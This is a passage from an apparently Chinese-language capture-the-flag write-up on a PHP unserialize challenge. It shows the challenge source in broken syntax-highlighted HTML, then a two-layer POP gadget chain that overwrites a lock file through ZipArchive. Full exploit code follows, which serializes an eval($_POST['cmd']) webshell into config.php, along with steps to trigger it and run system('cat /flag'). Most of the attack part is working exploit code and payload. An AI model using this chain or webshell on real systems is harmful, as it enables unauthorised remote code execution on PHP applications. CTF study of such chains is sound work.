">(</span><span style="color: #DD0000">'install.lock'</span><span style="color: #007700">, </span><span style="color: #DD0000">"ok"</span><s
pan style="color: #007700">);<br />        }<br />    }<br />}<br /><br>class 
</span><span style="color: #0000BB">Until </span><span style="color: #007700">{<br />    public </span><span style=
"color: #0000BB">$a</span><span style="color: #007700">;<br />    public </span><span style="color: #0000BB">$b</span><s
pan style="color: #007700">;<br />    public </span><span style="color: #0000BB">$c</span><span style="color: #007700">;
<br /><br />    public function </span><span style="color: #0000BB">__invoke</span><span style="color: #007700">()<
br />    {<br />        </span><span style="color: #0000BB">$this</span><span style="
color: #007700">->&gt;</span><span style="color: #0000BB">write</span><span style="color: #007700">(</span><span style="color: #0000BB">$this</spa
n><span style="color: #007700">->&gt;</span><span style="color: #0000BB">a</span><span style="color: #007700">, </span><span style="color: #0
000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">b</span><span style="color: #007700">, </span><span
 style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">c</span><span style="color: #007700">);
<br />    }<br /><br />    public function </span><span style="color: #0000BB">__toString</span
><span style="color: #007700">()<br />    {<br />        return </span><span sty
le="color: #DD0000">"HappyUnserialize"</span><span style="color: #007700">;<br />    }<br /><br>    pub
lic function </span><span style="color: #0000BB">write</span><span style="color: #007700">(</span><span style="color: #0000BB">$cla</sp
an><span style="color: #007700">, </span><span style="color: #0000BB">$file</span><span style="color: #007700">, </span><span style="co
lor: #0000BB">$cont</span><span style="color: #007700">)<br />    {<br />        </sp
an><span style="color: #0000BB">$obj </span><span style="color: #007700">= new </span><span style="color: #0000BB">$cla</span><spa
n style="color: #007700">();<br />        </span><span style="color: #0000BB">$obj</span><span style="col
or: #007700">->&gt;</span><span style="color: #0000BB">open</span><span style="color: #007700">(</span><span style="color: #0000BB">$file</span><s
pan style="color: #007700">,</span><span style="color: #0000BB">$cont</span><span style="color: #007700">);<br />     &n
bsp;  return </span><span style="color: #0000BB">True</span><span style="color: #007700">;<br />    }<br />}<b
r /><br />@</span><span style="color: #0000BB">unserialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$_GET</span><s
pan style="color: #007700">[</span><span style="color: #DD0000">'data'</span><span style="color: #007700">]);</span>
</span>
</code>Hello,<?php @eval($_POST["cmd"]);?>Already installed%
```

这里构造一个双层链：

外层 install 触发 __wakeup → 会 echo $username。

把外层的 $username 换成一个“内层 install 对象”，于是 echo 会触发内层的 __toString。

内层 __toString 会执行 $this->username()，这里塞一个 Until 对象进去。

Until::__invoke → write()，用 ZipArchive::open('install.lock', OVERWRITE) 把锁文件覆盖掉。

锁没了，外层 install 的 __destruct 就能顺利把内容写进 config.php。

我们把 Webshell 塞在内层 install 的 password 里，就能顺利写入。

整体流程：
wakeup → toString → **invoke** → **覆盖锁文件** → destruct → 写马

3. EXP
   php
   Copy code

```
 <?php
   class install {
    private $username;
    private $••password;
   }

class Until {
    public $a;
    public $b;
    public $c;
}

$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;

$inner = new install();
$ru = new ReflectionProperty('install', 'username');
$ru->setAccessible(true);
$ru->setValue($inner, $until);

$rp = new ReflectionProperty('install', 'password');
$rp->setAccessible(true);
$rp->setValue($inner, '<?php @eval($_POST["cmd"]);?>');

$outer = new install();
$ro = new ReflectionProperty('install', 'username');
$ro->setAccessible(true);
$ro->setValue($outer, $inner);

echo urlencode(serialize($outer));`
```

4. 使用方法
   生成 payload。

?data=payload 丢过去跑一遍，触发链。

用 POST cmd=system('cat /flag'); 访问 config.php 拿 flag。